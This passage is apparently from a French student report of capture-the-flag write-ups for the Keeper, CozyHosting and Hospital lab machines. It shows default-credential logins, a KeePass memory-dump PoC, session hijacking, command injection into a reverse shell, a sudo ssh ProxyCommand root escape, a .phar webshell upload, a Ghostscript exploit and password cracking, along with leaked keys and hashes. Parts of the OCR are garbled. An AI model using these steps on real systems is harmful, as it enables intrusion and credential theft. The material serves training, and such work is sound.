Host is up (0.021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

FIGURE 32 – Scan de ports ouverts

Et nous pouvons facilement voir que les ports ouverts 22 (ssh) et 80 (tcp) sont ouverts. Lorsque nous accédons au site web de la cible, via un navigateur, nous avons observé un lien qui redirige vers tickets.keeper.htb/rt. On a ainsi mis à jour le fichier /etc/hosts pour pouvoir résoudre ce nom de domaine et y accéder. Après cette étape, nous avons pu accéder à la page de login en utilisant ce lien.



FIGURE 33 – Login Page

5.2 Recherche et exploitation de vulnérabilités

En regardant le code source de cette page, on a pas eu des informations utiles. Il va falloir donc trouver un autre moyen. La tentative d'utiliser des identifiants par défaut n'a pas marché aussi. Néanmoins, en étant plus attentif nous avons remarqué en haut à droite de la page que cette page utilise le service Request Tracer. Après quelques recherches sur Google, nous avons découvert que les identifiants par défaut de ce service sont (root,password). En essayant ces identifiants, nous avons gagné accès au serveur. L'administrateur a sûrement oublié de changer les identifiants par défaut et tant mieux pour nous !




FIGURE 34 – Tableau de bord de l'admin

Après avoir passé un peu de temps, nous pouvons trouver un onglet **Users** sous la section **Admin** et là-bas, nous pouvons voir qu'il y a un autre utilisateur nommé **Inorgaard**. Comme nous avons accès au portail en tant que root, nous pouvons lire le mot de passe de cet utilisateur (Welcome2023!)

et ce dernier se trouve dans la section. Comme le montre la figure ci dessous (en bas dans la section Comments about this user).

The screenshot shows a user modification interface for a user named 'Inorgaard'. The 'Identity' section contains fields for Username (Inorgaard), Email (Inorgaard@keeper.hbt), Real Name (Lise Nørgaard), Nickname (Lise), Unix login (Inorgaard), Language (Danish), Timezone (System Default (Europe/Berlin)), and Extra info (Helpdesk Agent from Korsbæk). The 'Access control' section includes checkboxes for 'Let this user access RT' (checked) and 'Let this user be granted rights (Privileged)' (checked), along with fields for root's current password, New password, and Retype Password. The 'Comments about this user' section contains the text 'New user. Initial password set to Welcome2023!'

FIGURE 35 – Mot de passe de l'utilisateur lnorgaard

5.3 Récupération du user flag

Ayant un couple (username,password) essayons de se connecter sur le serveur via ssh en utilisant ce couple d'identifiants. Tentative réussie, le user flag est acquis.

```
cat /home/ofbiz/user.txt
f153443fe7e9837ca834c8db00c9f86a
```

FIGURE 36 – user flag

5.4 Escalade de privilèges

Après avoir acquis le user flag, notre prochain objectif est d'acquérir les priviléges de root. En listant les fichiers du répertoire utilisateur, nous avons observé un fichier zippé qu'on a décompressé et dedans il y a deux fichiers intrigants keystore.kdbx et keepass.dmp. Après quelques recherches sur la façon dont nous pouvons exploiter ces fichiers, nous avons identifié la faille CVE-2023-32784. Cette vulnérabilité de sécurité permet de récupérer le mot de passe principal d'une base de données KeePass, qu'elle soit déverrouillée ou verrouillée, en utilisant un dump mémoire de la machine.

Ce poc nous permet d'exploiter la faille et de récupérer avec succès le mot de passe.

```

lnorgaard@keeper:~$ python3 poc.py -d KeePassDumpFull.dmp
2024-02-23 17:54:54,525 [ . ] [main] Opened KeePassDumpFull.dmp
Possible password: ●dgrød med fløde

```

FIGURE 37 – Mot de passe

Comme on peut le voir, ce script ne nous donne pas tout le mot de passe en clair ; quelques caractères sont introuvables dans le dump même si il n'y a pas beaucoup de trous à remplir. Essayons donc de déviner le bon mot de passe.

En investiguant sur le profil de l'utilisateur (figure 35), on peut s'apercevoir en exploitant les informations présentes sur ce profil que, l'utilisateur est un danois. Le mot de passe peut donc figurer dans le dictionnaire danois. En recherchant sur google **dgr*d med fl*de, le résultat est immédiat et le mot de passe est décodé en **rødgrød med fløde**.



FIGURE 38 – user flag

5.5 Cracker le Keepass

La prochaine étape à faire est d'utiliser KeePass, puis d'y ouvrir le fichier kdbx et lorsqu'il demandera le mot de passe, nous pourrons fournir celui que nous avons extrait. Dans l'application, nous pouvons voir deux paires d'informations d'identification dans le fichier de base de données pour lnorgaard et root, mais c'est celui de root qui nous intéresse.

Nous avons essayé de nous connecter via ssh en tant que root, mais il semble que ce mot de passe soit incorrect. Faudra alors expérimenter d'autres pistes... Mais si nous examinons d'autres éléments dans l'entrée KeePass pour l'utilisateur root, nous pouvons trouver d'autres éléments dans la section Notes. En y regardant de plus près, Il semble qu'il s'agit d'une clé utilisateur PuTTY. Nous devons trouver comment cela peut être utilisé pour nous connecter à la machine. À l'aide du client KeePass basé sur le Web sur <https://app.keeweb.info/>, nous avons déverrouillé le fichier .kdbx avec le mot de passe «rødgrød med fløde». À l'intérieur, nous avons trouvé une clé privée d'authentification.

```

User root
Password *****
Website
Notes PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAE3NzC1c2EAAAQABAAQAcnVqse/hMsWGRQsPaC/EwyJvcBwpul/D
8rCZ2SzDz/EF09zP0NU/n4DisekB41kTqj0B/PiRREzBbn+nCpBLHQ+8TT
EHTc3ChyRx899PKSSqKdxUzTeJ4FBAXqxDjpLHmVh7ZyNa34IfcFC+LM
Cjd6Qz2lfefQvJz1Zf4Bx4XqoJdpLHmVh7ZyNa34IfcFC+LM
FvbU12cenSUPDUAw/w7L5gC28w6/qnm2LG0xXup6+LoJGHNNA2zJ38PTFTZQ
LxFV7WUK78ujmnLk0fnM4+b8g7MXLqrtsgr5ywF6Cxs0Et
Private-Lines: 14
AAAABQCBdgBvT1bfFNFG/2hnxTPXKSzQxxcdw6VR+1ye/t/doS2yjbnr6j
d6nrtwZdo/tfpJ5ZjdzmzvxwCCNn/c45cb3hXK3YIYe0/psTuGgyYCZSWSn8ZCh
kmv2TZOVseq1DP1u86AXSKwuc03H97ZoY6p-xg5Xwp44/otk45cfZhputY
f7n24kvL0W/BQThallkkc+3jC78dCknh+lvByA6V7p0p14FTM9Lkd7tIJLjZt
XjCeV0z2yInYOGQxHYW6WD4V8cpwMSMLD450XJ4zfGLN8w5K01Tccb7qWivz
UXjcAvIPyNxb19uGbUJtgRyIAAAQgD2ftnsA7/ASrcd42zVgjCge1QqBwW
OxGeoCMW8DhbvL6YKAFe/3xahXenVwUCeXOT77QSv2zUnw77cvfExZ
infay3rAyAa7PMtMtgkbs4+AA9rcJzJb0JA2B8TB9Q/ZGQsw3/9jYfZf
SsGNfPKmh19AAJAEarzbwunsePf+EYbNsGQ2RIPhpSypxd89LB7NIV
09ygt7Aec-C24TylywPeOBmle+Nymw/gc79f1HNPf5lryXkg14E2WEeA
xMhVdsE80fJyQdovA278md7WuVraM0aQwokuHn/9fF8zMDuJoLyg6fAD
AF9720ehhQ7og0r8eVL0T8aLnpcaOnSK657h75x60ynzLkds3cTn6y
NNkjplJ6kVnV7u7smeFMp72yW7TCBWKGo7g57K2s-
Private-MAC: b0a0d2ed4f0e5720012fa057373c96750739db05adc3ab65ec34c55cb0

```

FIGURE 39 – Clé privée d’authentification

C'est une clé SSH qui est mise en forme pour être utilisée avec l'outil Putty, et ce format diffère légèrement de celui utilisé par OpenSSH. L'outil puttygen nous permet de convertir le PPK en une clé privée SSH grâce à la commande **puttygen puttyKey.ppk -O private-openssh -o openssh.key**. Une fois cette étape terminée, nous pouvons nous connecter sur le système via ssh en tant que root avec la commande **ssh root@keeper.htb -i openssh.key** et obtenir ainsi le root flag.

5.6 Résumé

Parmi les leçons qu'on peut tirer de cette machine figure la modification de mot de passe du compte par défaut. Dans les applications web et sur de nombreux équipements, une nouvelle installation comprend généralement un compte d'administration par défaut. Si ce compte n'est pas modifié, un attaquant peut les utiliser pour s'identifier sur le système sans problème. La deuxième leçon apprise de cette machine est qu'il faut toujours protéger les clés SSH par une passphrase. Cette protection empêchera l'attaquant s'il ne connaît pas la passphrase d'accéder au système.

6 Machine 6 : Cozy Hosting

Niveau : Facile

6.1 Collecte d’informations

Commençons par utiliser le puissant outil **nmap** afin de voir les ports ouverts sur la machine cible. Et à partir de là, on s'aperçoit que comme pour toutes les autres machines il y'a le port 80 et 22 qui sont ouverts.

```

bassirou@badiane-yoga-slim:~/Desktop/SE/Machines/CozyHosting$ nmap -sV 10.10.11.230
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-26 12:18 CET
Nmap scan report for 10.10.11.230
Host is up (0.020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

FIGURE 40 – Recherche de ports ouverts

Plongeons nous donc sur le site web en ajoutant au préalable, la résolution DNS de l'adresse cible sur le fichier /etc/hosts.

6.2 Recherche de vulnérabilités

Une fois sur la page web, on remarque une formulaire login dont on a essayé de contourner avec des identifiants par défaut mais sans résultats positifs. Ensuite, nous avons pensé à utiliser l'outil de recherche de fichiers et répertoires sur un site web, en l'occurrence **dirsearch**.

```
[target: http://cozyhosting.htb]
[12:36:57] Starting:
[12:37:22] 200 - 0B - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[12:37:30] 400 - 435B - /|...|...|...|...|...|etc\passwd
[12:37:32] 400 - 435B - /a%5c.aspx
[12:37:34] 200 - 634B - /actuator
[12:37:34] 200 - 5KB - /actuator/env
[12:37:34] 200 - 10KB - /actuator/mappings
[12:37:34] 200 - 48B - /actuator/sessions
[12:37:34] 200 - 15B - /actuator/health
[12:37:34] 200 - 124KB - /actuator/beans
[12:37:35] 401 - 97B - /admin
[12:38:16] 200 - 0B - /engine/classes/swfupload//swfupload_f9.swf
[12:38:16] 200 - 0B - /engine/classes/swfupload//swfupload.swf
[12:38:16] 500 - 73B - /error
[12:38:16] 200 - 0B - /examples/jsp/%252e%252e%252e%252e/manager/html/
[12:38:17] 200 - 0B - /extjs/resources//charts.swf
[12:38:24] 200 - 0B - /html/js/misc/swfupload//swfupload.swf
[12:38:25] 200 - 12KB - /index
[12:38:33] 200 - 4KB - /login
[12:38:33] 200 - 0B - /login.wdm%2e
[12:38:34] 204 - 0B - /logout
[12:39:03] 400 - 435B - /servlet/%C0%AE%C0%AE%C0%AF
```

FIGURE 41 – Enumération de répertoires

Après cette énumération, nous avons remarqué un répertoire suspect, en particulier `/actuator/*`. Nous avons décidé d'enquêter plus en profondeur en naviguant vers le chemin suspect. En entrant dans la section `/actuator/sessions`, nous avons découvert des jetons de sessions non autorisées et un jeton de session lié à l'utilisateur `kanderson`. Sachant qu'un jeton de session identifie de façon unique un utilisateur, notre but est de voler la session de l'utilisateur `kanderson` afin de se connecter en tant que lui sans pour autant besoin d'entrer son mot de passe. Pour ce faire nous avons ouvert la barre développeur de firefoxx, naviguer sur l'onglet cookies et changer la valeur de notre jeton par celle de `kaderson`.




FIGURE 42 – Changement de session

Après cette phase, on rafraîchit la page et on constate qu'on est bien connecté en tant que `kaderson` qui est admin.




FIGURE 43 – Vol de session

6.3 Exploitation de la vulnérabilité

La faille exploitée ici est le fait de permettre aux utilisateurs non privilégiés de voir et modifier la `sessionId` d'un administrateur. Car une fois qu'un attaquant arrive à se connecter avec ce jeton de session, il sera identifié comme l'admin dont identifie ce jeton.

En bas de la page de l'admin, on remarque un champ qui permet de se connecter via ssh sur un serveur. Vu qu'on ne connaît pas le mot de passe de l'admin dont on a volé la session. Etant bloqué, on a décidé d'utiliser l'utilitaire de fuzzing BurpSuite afin d'intercepter les requêtes, les modifier puis les envoyer au serveur.

```

Request
Pretty Raw Hex
POST /executessh HTTP/1.1
Host: cozyhosting.htm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Connection: close
Origin: http://cozyhosting.htm
Connection: close
Referer: http://cozyhosting.htm/admin
Cookie: JSESSIONID=168885A3885458589734CA26F5943
Upgrade-Insecure-Requests: 1
host=username=
```

FIGURE 44 – Etude de la requête avec burpSuite

On observe avec BurpSuite que, la méthode POST est demandée sur '/executessh'. Alors, peut-être que nous pourrons accéder à la cible à l'aide de ce fichier. En indiquant l'adresse de la cible dans le champ host puis en mettant une commande entre backquotes dans le champ username, elle s'exécute. Par conséquent, on peut faire une injection de commande. L'idée qui nous vient en tête est évidemment d'injecter une commande de reverse shell afin d'obtenir un shell sur notre machine locale. On s'est donc fait une commande de reverse shell grâce à ce site puis on l'a injecté dans le champ username tout en écoutant sur le port spécifier dans le reverse shell sur notre machine locale.

Après avoir établi le reverse shell, on a parcouru les répertoires de l'utilisateur sans y trouver le user flag. Cependant on observe un fichier suspect .jar présent dans le répertoire /app. Il nous faut alors récupérer ce fichier sur notre machine local pour de le décompresser afin de l'étudier. Pour ce faire, on a démarré un mini serveur python sur la machine cible,

```

app@cozyhosting:/app$ python3 -m http.server 1111
python3 -m http.server 1111
Serving HTTP on 0.0.0.0 port 1111 (http://0.0.0.0:1111/) ...
10.14.55. - [28/Feb/2024 16:55:39] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -
```

FIGURE 45 – Serveur python démarré sur le target

et récupérer ce fichier grâce à la commande **wget** depuis notre machine locale.

```

bassirou@badlane-yoga-slim:~/Desktop/SE/Machines/CozyHosting/BOOT-INF/classes$ wget http://10.11.230.1111/cloudhosting-0.0.1.jar
2024-02-28 17:55:15 [10.11.230.1111] Connecting to 10.11.230.1111... connected
HTTP request sent, awaiting response... 200 OK
Length: 3791 [text/x-jar] [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'

cloudhosting-0.0.1.jar      100%[=====] 57.47M 7.000B/s   in 10s
```

FIGURE 46 – Récupération du fichier suspect

Une fois ce fichier décompressé, on a trouvé dedans un fichier contenant des informations sur la propriété de l'application et voici le contenu de ce fichier.

```

bassirou@badlane-yoga-slim:~/Desktop/SE/Machines/CozyHosting/BOOT-INF/classes$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.schemas.enabled=true
spring.jpa.databaseDriver=org.postgresql.Driver
spring.jpa.databasePlatform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddlAuto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=vgnvzAQ7XXRbassirou@badlane-yoga-slim:~/Desktop/SE/Machines/CozyHosting/BOOT-INF/classes$ 
```

FIGURE 47 – Contenu du fichier des propriétés de l'application

On voit bien un login (postgres) et un mot de passe apparaître avec l'affichage de ce fichier. Aussi, on observe que la base de données utilisée par ce serveur est POSTGRESQL. Essayons donc d'utiliser ces identifiants afin de se connecter à cette base de donnée (psql -h 127.0.0.1 -U postgres). Et oui, ça a marché on a bien réussi à se connecter à cette base de donnée.

```

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres# \list
List
WARNING: terminal is not fully functional
Press RETURN to continue

          List of databases

   Name | Owner | Encoding | Collate | Ctype | Access privileges
-----+-----+-----+-----+-----+-----+
cozyhosting | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 |
postgres | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 |
template0 | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
           +-----+-----+-----+-----+-----+
                     |       |       |       |       | postgres=CTc/po
template1 | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
           +-----+-----+-----+-----+-----+
stgres    |         |       |       |       | postgres=CTc/po
           +-----+-----+-----+-----+-----+
(4 rows)

```

FIGURE 48 – Liste de base de données présentes

En sélectionnant la base de donnée cozyhosting, on découvre une table users contenant les hashs de l'admin et de l'utilisateur kanderson.

name	password	role
kanderson	\$2a\$10\$E/Vcd9ecflmPudWeLSEIV.cvK0QjxJwlwXpij1INVNV3Mm6eH58zim	User
admin	\$2a\$10\$SpKYdHLB0FOaT7n3x72wtUS0yR8uqqbNmPjUb2Mzlb3Hkv08dm	Admin

FIGURE 49 – Contenu de la table Users

A partir de là on se focalise sur le hash du user Admin, car celui de kanderson ne mène pas à grande chose.

Essayons donc de cracker le hash du user Admin.

```

masselrouge@ians-yoga:~$ /usr/share/john/john hash.txt --wordlist=../rockyou.txt
Loaded 1 password hash (Blowfish 32/64 X2)
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)?
1g 0:00:00.12 100% 0.07704g/s 216.3p/s 216.3c/s catcat..keyboard
Use the "--show" option to display all of the cracked passwords reliably

```

FIGURE 50 – Mot de passe cracké

Une fois le mot de passe obtenu, la tentative de connexion ssh avec le nom d'utilisateur associé au mot de passe sur la base de données ne marche pas. Il nous faut alors trouver le nom de l'utilisateur et essayer de se connecter avec, via ssh (port 22 ouvert). Comme le fichier /etc/passwd est lisible par tout le monde et qu'il contient le nom des utilisateurs du système. Affichons le pour voir.

```

postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
app@cozyhosting:/app$ 

```

FIGURE 51 – Utilisateur josh trouvé

Et un utilisateur du nom de josh a été trouvé . Puis la tentative de connexion via ssh aussi a bien fonctionné et enfin on a pu récupérer le user flag.

```

Last login: Wed Feb 28 17:08:37 2024 from 10.10.14.172
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
a9327ce170360603fd492d8e0636df7f

```

FIGURE 52 – User flag

6.4 Escalde de privilèges

En exécutant la commande "sudo -l" pour répertorier les commandes autorisées et interdites pour l'utilisateur josh , nous avons découvert que josh peut exécuter la commande suivante sur localhost : (root) /usr/bin/ssh *, accordant les privilèges root. Après quelques recherches sur google, on trouve ce

payload qui nous permet avec succès d'obtenir le shell en tant que superutilisateur. Ce payload effectue une élévation de privilèges en abusant de sudo qui permet aux administrateur de déléguer l'autorité à certains utilisateurs.

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
[sudo] password for josh:
# whoami
root
```

FIGURE 53 – Escalade de privileges

Et enfin de récupérer le root flag.

```
cat root.txt
8d7d66034d30fccadd8ca2a12fc00ad5
□
```

FIGURE 54 – Root flag

6.5 Résumé

La principale leçon à tirer de cette machine est d'éviter de dévoiler les sessions d'autres utilisateur pour empêcher l'attaque par vol de session et d'autoriser uniquement les privilèges sudo aux utilisateurs ayant un besoin critique.

7 Machine 7 : Hospital

Niveau : Medium

7.1 Scanning

Comme d'habitude, nous commençons par une analyse nmap normale et on a vu que plusieurs ports sont ouverts dont les ports 8080(http),443(https),22(ssh). Après avoir ajouté l'adresse ip de la cible dans le fichier /etc/hosts, visitons donc le site Web en commençant d'abord par le port 443 ; on voit un portail de connexion Web-Mail.



FIGURE 55 – Portail de connexion mail

7.2 Recherche de vulnérabilité

En allant au port suivant : 8080, on a vu une page de login qui nous permet de créer un compte.




FIGURE 56 – Page d'authentification

7.3 Modification de requête avec BurpSuite

Nous avons ainsi tenté de générer un nouvel utilisateur en utilisant la page d'inscription.

En accédant à l'application après la connexion, nous avons découvert un bouton de téléchargement de fichiers, intriguant une vulnérabilité potentielle pour les attaques de téléchargement de fichiers. On a donc essayé de télécharger un fichier php contenant du code de reverse shell mais l'application l'a empêché, l'extension php est donc dans la liste noire des extensions interdites. On ouvre alors BurpSuite afin d'intercepter les requêtes puis les modifier et enfin les envoyer au serveur. Notre stratégie est donc de uploader un fichier dont l'extension est accepté (.png par exemple) puis de l'intercepter, changer l'extension en .phar et changer le contenu du fichier avec un code php de reverse shell à l'aide de BurpSuite.




FIGURE 57 – Modification de la requête de téléchargement de fichier avec BurpSuite

Après avoir envoyé la requête, on peut voir dans la partie réponse de la figure précédente que la requête modifiée a été bien envoyée. Comment allons nous accéder à ce fichier ?

Pour répondre à cette question, on a exécuté la commande Gobuster sur le site afin d'en apprendre plus sur les répertoires qui y sont présents ; c'est ainsi qu'on a remarqué un répertoire suspect nommé /uploads. En naviguant sur le lien suivant <http://hospital.htb:8080/uploads/pshell.phar> où pshell.phar est le nouveau nom du fichier téléchargé et modifié grâce à BurpSuite , on obtient enfin un shell.




FIGURE 58 – Shell obtenu dans le navigateur

Malheureusement ce shell n'est pas stable, il nous faut donc établir un reverse shell vers notre machine locale. Après on a réussi à obtenir un shell depuis notre machine locale.

```
bachir@badiane-Yoga-Slim:~/Desktop/SE/Machines/hospital/CVE-2023-36664-Ghostscript-command-injection$ rlwrap nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.241 30007
whoami
hospital\drbrown
```

FIGURE 59 – Shell obtenu depuis notre machine

7.4 Recherche et exploitation de vulnérabilité

Après avoir fait des recherches concernant la version du noyau de ce système, on remarque il existe une vulnérabilité qui permet de contourner l'accès privilégié. La faille immatriculée CVE_2023_2640 a été expliquée dans la section 4.4.

```
www-data@webserver:/home$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Ubuntu 23.04"
NAME="Ubuntu"
VERSION_ID="23.04"
VERSION="23.04 (Lunar Lobster)"
VERSION_CODENAME=lunar
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=lunar
LOGO=ubuntu-logo
```

FIGURE 60 – Noyau du OS vulnérable

Après avoir exécuté l'exploit de cette vulnérabilité, on gagne un accès root dans le serveur. Cependant les flags ne sont pas dans ce systèmes.

```
www-data@webserver:/tmp$ ./exploit.sh
./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
whoami
root
```

FIGURE 61 – Exploitation de la vulnérabilité

Vu que maintenant on est root sur le serveur, on peut aller lire le fichier /etc/shadows pour voir les utilisateurs de ce système avec le hash de leur mot de passe associé.

```
[nmap -rrefresh:::19622:::::
drwilliams:$5$uBSeTcxXTBRkL$59lpksJfIZu04bF1619w/iItu5.Ohoz3dABeF6QWuBGspUW378P1tlwak7NqzouoRTbrz6Ag0qcycQxIw192y/:19612:0:99999:7:::
mysql:::19620:::::
```

FIGURE 62 – Hash du mot de passe de Dr williams

Et dans ce fichier on découvre, un utilisateur du nom de drwilliams avec le hash de son mot de passe qu'on a cracké avec john the ripper.

```
bachir@badiane-Yoga-Slim:~/Desktop/SE/Machines/hospital$ john --wordlist=../rockyou.txt hash.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
qwe123!#@#
(drwilliams)
1g 0:00:05:51 100% 0.002843g/s 609.0p/s 609.0C/s ramores..quicksand
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

FIGURE 63 – Mot de passe cracké de Dr williams

7.5 Injection de commande

On a utilisé ces identifiants pour accéder au portail de messagerie qu'on avait visité avec le port 443. Après avoir réussi à accéder à la boîte email de Dr Williams, on a découvert un message indiquant une

vulnérabilité dans GhostScript. En recherchant sur google, on trouve une commande d'injection dans GhostScript.




FIGURE 64 – Mail indiquant une vulnérabilité

En effet, cette faille est dû au fait que GhostScript ne gère pas correctement la validation des autorisations pour les dispositifs de type pipe, ce qui pourrait entraîner l'exécution de commandes arbitraires si des fichiers de document malformés sont traités. Ainsi en injectant du code de reverse shell dans le fichier file.eps puis en l'envoyant à Dr Brown, on peut exécuter ce code dans la machine de Dr Brown. En écoutant sur le même port indiqué dans le code de reverse shell dans sur notre machine locale, on arrive à se connecter en tant que Dr Brown.

```
user@archiane-Yoga-SLV:~/Desktop/SE/Machines/hospital/CVE-2023-36664-Ghostscript-command-injection$ rlwrap nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.241 38867
whoami
drbrown@hospital|drbrown
```

FIGURE 65 – Shell obtenu en tant que l'utilisateur drbrown

Une fois connecté en tant que Dr Brown, on se déplace sur le Bureau afin d'obtenir le user flag.

```
PS C:\Users\drbrown.HOSPITAL\Desktop> cat user.txt
b8d601a68215823f143639f2834040ff
PS C:\Users\drbrown.HOSPITAL\Desktop>
```

FIGURE 66 – User flag capturé

7.6 Escalade de privilège

Après avoir acquis le user flag, notre nouveau défi est d'obtenir les privilèges de root afin d'obtenir son flag. En listant les fichiers présents dans le répertoire racine, on remarque la présence du répertoire /xampp/htdocs qui contient les pages du serveur.

Directory: C:\xampp\htdocs		
Name	LastWriteTime	Length
..		...
d----- 10/22/2023 10:19 PM bin		
d----- 10/22/2023 11:47 PM config		
d----- 10/22/2023 10:33 PM default		
d----- 10/22/2023 10:19 PM installer		
d----- 10/22/2023 10:32 PM logs		
d----- 10/22/2023 10:19 PM plugins		
d----- 10/22/2023 10:20 PM program		
d----- 10/22/2023 10:20 PM skins		
d----- 10/22/2023 10:19 PM SQL		
d----- 10/22/2023 10:19 PM temp		
d----- 3/7/2024 7:22 AM vendor		
..		..
